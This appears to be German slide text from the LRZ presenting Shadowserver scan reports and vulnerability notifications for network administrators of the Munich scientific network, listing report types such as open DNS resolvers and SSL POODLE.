Netzverantwortliche

Tägliche, weltweite IPv4 Scans

Anfällige MWN Systeme

CSV-Raw Data

Benachrichtigungen für LRZ-ASN (AS12816)



Datenaufbereitung & Handlungs-empfehlungen pro Report

Derzeit 26 detaillierte Shadowserver-Report Typen

Zum Beispiel *Open DNS Resolver*, *SSL POODLE*, *Botnet Drone* Reports

Bildquellen: https://www.shadowserver.org

Fragen?